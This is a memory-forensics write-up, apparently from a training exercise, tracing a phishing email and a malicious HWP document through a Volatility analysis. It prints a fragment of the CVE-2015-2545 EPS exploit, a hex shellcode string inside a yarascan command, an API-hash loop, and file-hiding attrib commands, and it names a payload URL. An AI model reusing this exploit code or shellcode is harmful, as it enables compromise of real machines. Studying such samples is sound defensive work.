**************************************************************************
HimTrayIcon.ex pid:   3172
Command line : "C:₩Program Files₩Hnc₩Common80₩HimTrayIcon.exe"
**************************************************************************
cmd.exe pid:    900
Command line : "C:₩Windows₩System32₩cmd.exe" /k attrib "C:₩Users₩CaptainJin₩Desktop₩V3Lite.exe" +s +h
**************************************************************************
cmd.exe pid:    888
Command line : "C:₩Windows₩System32₩cmd.exe" /k attrib "C:₩Users₩CaptainJin₩Desktop" +s +h
**************************************************************************
conhost.exe pid:   2920
Command line : ₩??₩C:₩Windows₩system32₩conhost.exe
**************************************************************************
conhost.exe pid:   3464
Command line : ₩??₩C:₩Windows₩system32₩conhost.exe
**************************************************************************
msdcsc.exe pid:   1428
Command line : "C:₩Users₩CaptainJin₩Documents₩MSDCSC₩msdcsc.exe"
**************************************************************************
notepad.exe pid:   2044
Command line : notepad
**************************************************************************
conhost.exe pid:   1752
Command line : ₩??₩C:₩Windows₩system32₩conhost.exe
**************************************************************************
powershell.exe pid:   1820
Command line : powershell  -file WinUpdate.ps1
**************************************************************************
```

Fig 12. cmdline result

4.1.5 Filesystem Metadata (mftparser)

Even within the memory dump, it has some information from the MFT(Master File Table) that has the meta information of the NTFS file system. Most Windows 7 operating systems use the NTFS file system and can also be used for memory analysis[8]. In the case of file system metadata, the amount of output is many. For this reason, in the following analysis, it was saved as a text file through the following command. The saved file was searched and used when file system information was needed.

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 mftparser >> mft.txt
```

4.1.6 Suspicious Process 1 (Hwp.exe)

Hwp.exe is Hangul Word Processor, a word processor widely used by government agencies in South Korea[9]. It uses hwp as its extension and has its own document format. hwp.exe has open a hwp document file called "[DEC] Job Application Letter_Lee.hwp", so We will extract it from the memory dump and then we can analyze it. Whether or not to extract a file in a memory dump can be confirmed with a command called filescan. The command executed to find out whether the hwp document file exists is as follows.

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 filescan | findstr .hwp
```

As a result of filescan, the following results were obtained like Fig 7.

```
C:₩Users₩Sin90₩Downloads₩volatility_2.6_win64_standalone₩volatility_2.6_win64_standalone>vol.exe -f HRmanager.vmem --profile=Win7SP0x86 filescan | findstr hwp
Volatility Foundation Volatility Framework 2.6
0x000000007e20fa28      2      0 RW-rwd ₩Device₩HarddiskVolume1₩Users₩CaptainJin₩AppData₩Local₩Microsoft₩Windows₩Temporary Internet Files₩Content.Outlook₩3DSJ
H03I₩DEC Job Application Letter_Lee (002).hwp
0x000000007e23b1a8      1      1 RW-r-- ₩Device₩HarddiskVolume1₩Users₩CaptainJin₩Desktop₩[DEC] Job Application Letter_Lee.hwp
0x000000007e4e3538      8      0 R--r-- ₩Device₩HarddiskVolume1₩Windows₩System32₩drivers₩hwpolicy.sys
0x000000007f572398      7      0 R--r-d ₩Device₩HarddiskVolume1₩Windows₩System32₩drivers₩hwpolicy.sys
0x000000007fa6a368      2      0 RW-rwd ₩Device₩HarddiskVolume1₩Users₩CaptainJin₩Desktop₩[DEC] Job Application Letter_Lee.hwp
0x000000007fa7d998      2      0 RW-rwd ₩Device₩HarddiskVolume1₩Users₩CaptainJin₩AppData₩Local₩Microsoft₩Windows₩Temporary Internet Files₩Content.Outlook₩3DSJ
H03I₩DEC Job Application Letter_Lee.hwp
0x000000007fa8ee18      1      0 R--rw- ₩Device₩HarddiskVolume1₩Program Files₩Hnc₩Hwp80₩Toolbox₩Preset₩memo_preset.hwp
0x000000007faa6218      1      0 R--rw- ₩Device₩HarddiskVolume1₩Program Files₩Hnc₩Hwp80₩Toolbox₩Preset₩textart_preset.hwp
0x000000007faaa2b0      8      0 RWD--- ₩Device₩HarddiskVolume1₩Users₩CaptainJin₩Desktop₩[DEC] Job Application Letter_Lee.hwp
0x000000007fd44528      2      0 RWD--- ₩Device₩HarddiskVolume1₩Users₩CaptainJin₩AppData₩Local₩Microsoft₩Windows₩Temporary Internet Files₩Content.Outlook₩3DSJ
H03I₩DEC Job Application Letter_Lee (002).hwp
```

Fig 13. filescan hwp result

In the path, it is possible to check the string "~ \ Content.Outlook \ ~" with regard to the file "[DEC] Job Application Letter_Lee.hwp", and this file can be guessed that it is come from Outlook. "[DEC] Job Application Letter_Lee.hwp" was extracted using the dumpfiles plugin based on the filescan offset. The command to extract "[DEC] Job Application Letter_Lee.hwp" using dumpfiles is as follows.

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 dumpfiles -Q 0x000000007fa6a368 -u -n -D .
```

The -Q option allows you to extract files from the physical address unlike the -O option, and the -u option allows you to extract more information with the unsafe option. You can use the -n and -D options to specify the filename and path to be dumped[10]. After querying the extracted hwp file through Virustotal, the following results can be obtained.




Fig 14. virustotal – hwp result

The analysis of the hwp file itself is performed after the analysis of the outlook, which is result of related to the filescan plugin. In addition, the mft information, which is the result of mftparser in 3.1.4, also shows the name of the hwp file with the string Outlook.

```
$FILE_NAME
Creation                    Modified                    MFT Altered                 Access Date                 Name/Path
--------------------------- --------------------------- --------------------------- --------------------------- ---------
2018-09-04 16:02:26 UTC+0000 2018-09-04 16:02:26 UTC+0000   2018-09-04 16:02:26 UTC+0000   2018-09-04 16:02:26 UTC+0000
Users\CaptainJin\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Outlook\3DSUHQ3I\DEC Job Application Letter_Lee.hwp

$DATA
```

Fig 15. MFT – Hwp Find

As a result of checking the information related to the MFT, the hwp Creation time is 2018-09-04 16:02:26.

4.1.7 Suspicious Process 2 (Outlook.exe)

Outlook.exe is a representative mail application provided by Microsoft. Outlook applications can be saved as ost and pst files for online and offline support[11]. To use the .pst files from another location the user needs to be able to access the files directly over a network from his mail client. While it is possible to open and use a .pst file from over a network, this is unsupported, and Microsoft advises against it, as .pst files are prone to corruption when used in this method. We checked the existence of the pst file with the following command through filescan.

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 filescan | findstr .pst
```




Fig 16. Filescan pst result

Likewise, the existence of pst file can be checked in the MFT information extracted using the MFTparser.




Fig 17. MFT - pst scan

Based on the filescan information, it is possible to extract "[DEC] Job Application Letter_Lee.hwp" using Volatility's dumpfiles plugin and also extract the "Business.pst" file.

The command used to extract the "Business.pst" file is as follows.

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 dumpfiles -Q 0x000000007e5ef6e0 -u -n -D .
```

PST files can be extracted using LibPff. The command used to extract the "Business.pst" file is as follows. (Refer to Tool Table)

To extract the PST file, proceed with the installation and use the following commands.

```
$ sudo pffexport -d file.None.0x86e0e290.pst
```

After that, a folder is created, and you can see the following message contents and the document file "[DEC] Job Application Letter_Lee.hwp" identified as malicious.




Fig 18. Mail Contents

Through the content of the mail, you can see that the attacker pretended to send a mail to a company called Decepticoin. The mail has a bit.ly link with the attachment. When you connect to the link, it will be delivered as a dropbox link that receives "[DEC] Job Application Letter_Lee.hwp".




Fig 19. Hash Compare

Since the hwp file extracted from the memory is the same as the hash value of the hwp in the mail attaching file, it is found that the file is the same file. Also, we can define the email address of attacker with PST file.





Fig 20. email Metadata

4.1.8 Malware Analysis ([DEC] Job Application Letter_Lee.hwp)

Through 3.1.5 in querying to Virustotal, we confirmed that "[DEC] Job Application Letter_Lee.hwp" is a malicious document file. Hwpscan is used for detailed analysis. hwpscan is a tool made by Nurilab that not only understands the structure of the Hwp file but also decompresses its own compressed zlib data[12]. The structure of "[DEC] Job Application Letter_Lee.hwp" confirmed using hwpscan is as follows.



Name	Size(B)	Created	Accessed	Modified
BinData		2018-05-30 오후 02:57	2018-05-30 오후 02:57	2018-05-30 오후 02:57
BodyText		2018-08-25 오후 10:09	2018-08-25 오후 10:09	2018-08-25 오후 10:09
DocOptions		2018-08-25 오후 10:09	2018-08-25 오후 10:09	2018-08-25 오후 10:09
Scripts		2018-08-25 오후 10:09	2018-08-25 오후 10:09	2018-08-25 오후 10:09
|HwpSummaryInformation	529	1601-01-01 오전 09:00	1601-01-01 오전 09:00	1601-01-01 오전 09:00
DocInfo	1455	1601-01-01 오전 09:00	1601-01-01 오전 09:00	1601-01-01 오전 09:00
FileHeader	256	1601-01-01 오전 09:00	1601-01-01 오전 09:00	1601-01-01 오전 09:00
PrvImage	2676	1601-01-01 오전 09:00	1601-01-01 오전 09:00	1601-01-01 오전 09:00
PrvText	2044	1601-01-01 오전 09:00	1601-01-01 오전 09:00	1601-01-01 오전 09:00

Fig 21. hwp Structure

we can find author Donghyun Kim (DIGITALIS) with metadata of hwp file.

Hex | Property Set

ID	Name	Type	Value
2	Title	VT_LPWSTR	가상화폐 관련 우리의 중장기 대응 전략 검토
3	Subject	VT_LPWSTR	
4	Author	VT_LPWSTR	DIGITALIS
20	Date String	VT_LPWSTR	2018년 8월 25일 토요일 오후 10:09:33
5	Keywords	VT_LPWSTR	
6	Comments	VT_LPWSTR	
8	Last Saved By	VT_LPWSTR	Donghyun Kim
9	Revision Number	VT_LPWSTR	8, 0, 0, 466 WIN32LEWindows_7
12	Create Time/Data	VT_FILETIME	2016-09-08 07:09:29.710000 (UTC)
13	Last saved Time/Data	VT_FILETIME	2018-08-25 13:09:38.319000 (UTC)
11	Last Printed	VT_FILETIME	1601-01-01 00:00:00 (UTC)
14	Number of Pages	VT_I4	10
21	Para Count	VT_I4	204

Fig 22. author of Hwp file

We can find a file called BIN0002.eps under BinData. EPS is an Adobe scripting language designed to output graphic elements on an Encapsulated PostScript screen. It can be inserted into a specific object through an encapsulated form. The CVE-2015-2545 vulnerability, discovered through a virus total scan, makes it possible for malicious code producers to execute arbitrary code when opening a Microsoft Office document file[13]. Malicious code, such as information leaks from the user's system or downloading additional malicious code A function to perform the function




Fig 23. Find eps file in BinData




Fig 24. zlib Decompress of EPS

The original eps file is compressed in hwp using zlib, but hwpscan has decompressed itself and saved it as uncompressed. The extracted part acts like a shellcode. In order to analyze the shellcode, it was converted into a form that can be analyzed using HxD.




Fig 25. shellcode file

I saved it as a file named Shell.sc. This shellcode is now stored in an analytical form. We used a tool called scdbg for full-scale analysis of shellcode. scdbg is mainly used to analyze shellcode based on emulation in x86 environment based on libemu[14]. The command used to use scdbg is as follows.

```
scdbg -f shell.sc
```

Through scdbg, we can see that the above shellcode is connecting to a specific address through the InternetOpenA function after LoadLibrary.




Fig 26. shellcode Analysis – scdbg

In fact, additional shellcode analysis is needed to know what path the shellcode will access through IntetnetOpenA. In the same way, additional shellcode estimates are analyzed. As a result of the analysis, in the shellcode below, it was confirmed that the space in which the shellcode is inserted in VirutalProtect in the process is created and the above shellcode is inserted in the corresponding area.

```
leaked_array 1 {lt} put
/pf_execfile base_addr 12 add read32 4 add read32 4 add read32 4 add read32 def
/hGSDLL32 pf_execfile FindPE def
/hKernel32 hGSDLL32 (KERNEL32.DLL) GetImportModule def
/pfVirtualProtect hKernel32 (VirtualProtect) GetProcAddress def
/pfExitProcess hKernel32 (ExitProcess) GetProcAddress def
/xchg_ret hGSDLL32 <94C3> search_str def
/ret_addr xchg_ret 1 add def
/ret_0C hGSDLL32 <C20C00> search_str def
leaked_array 1 shellcode put
```

Fig 27. Shellcode Analysis – VirtualProtect Related

We analyzed Ollydbg in detail for analysis. After setting breakPoint in VirtualProtect, you can see the following XOR loop by using Run Until Return.

```
0223BD4E   31FF          XOR EDI,EDI
0223BD50   31C0          XOR EAX,EAX
0223BD52   AC            LODS BYTE PTR DS:[ESI]
0223BD53   3C 61         CMP AL,0x61
0223BD55   7C 02         JL SHORT 0223BD59
0223BD57   2C 20         SUB AL,0x20
0223BD59   C1CF 0D       ROR EDI,0xD
0223BD5C   01C7          ADD EDI,EAX
0223BD5E   E2 F0         LOOPD SHORT 0223BD50
```

Fig 28. XOR Loop

When the XOR Loop is finished, you can see the string related to sin90.com/V3Lite.exe instead of wininet. as shown below.




Fig 29. Find URL in HexDump

We checked with a plugin called Yarascan to see if the shellcode was actually injected in Hwp.exe. Yarascan is a plugin that allows you to use YARA, which is widely used in malicious code analysis, in memory dumps. we tried to search the memory dump using the -Y option as shown in the following command.

```
volatility-standalone.exe -f HRmanager.vmem -profile=Win7SP0x86 yarascan -Y
"BA12D0DCFCDBC3D97424F45E33C9B16E31561403561483EEFCF02520147DC5D9E51
D4F3CD40F2B34459F3F1866546D89FD18BABEB6969CF14717215D8B36DD9CD898DC
6E2DD91992DE8BF2D84D3B769C4D3A58AAEE44DD6D9AFEDCBD337596253FD1075
7EC027B1E99F00FA14BC9F093B385CE1B3ED4179BA1A363DF5CB3B79DBA362A0548
E08EB79D7644BB6AFD02D86DD238E4E6D5EE6CBCF12A3466986B90C9A56C7CB503
E66FA235A5E75A5C22F8CAE9A396639CD2331CD26D9ADB1544D31CBE3043B416D7
516CEF805945E4AFFE57337E50F2C0D003689681F30441AF6B12927A78D435B4ADB9A
DB6635EA9E5D1CCE05B8698E90908621264DD5286978532D6AB39C35F2B53C70FC6B
B91C76382839173DF8D62DCB7BACBB55F68F521DB8D2CD4DB07D19CD4639122EB6
B82F202E554F5D412F80A2B1D2FA3E7AE463F6D01FDC7085D165CE29DB7F36E1C2D
F63E4AB39CBCDDDBBA373B54C46D2F5BFAE8E89FF9DDCCCB7051E9FBBBAA45F8E
B7BF09619EA7584E1C703886AC5538D536172E753DE2A7A17FAC6D4CB6AFA834531F
BFE192A07EBD0E0602D7A81234E56E4C3E731C8486845D59A1C4942D555EBC4EA400
478EB952A2F2725BCA4229B5B3DC8E34BB5ED1C74B5788CB20A5533AA07A9"
```

The result of the command execution is as follows Fig 22.




Fig 30. yarascan – Shellcode scan

You can see the above shellcode in the area of the Hwp.exe process. This area is the VAD area and can be verified using Volatility's Vadtree plug-in. You can then use the Vaddump plugin to dump the VAD area.

we can use this plugin to dump VAD area of Hwp.exe

```
volatility-standalone.exe -f HRmanager.vmem  -profile=Win7SP0x86 vadtree -p 564
```




Fig 31. Follow VAD tree in Hwp.exe

```
volatility-standalone.exe -f HRmanager.vmem  -profile=Win7SP0x86 vaddump -p 564 -o 0x03420000
```

When I checked the dump Vad area after executing the command, we could confirm the shellcode data which was decompressed zlib via hwpscan.

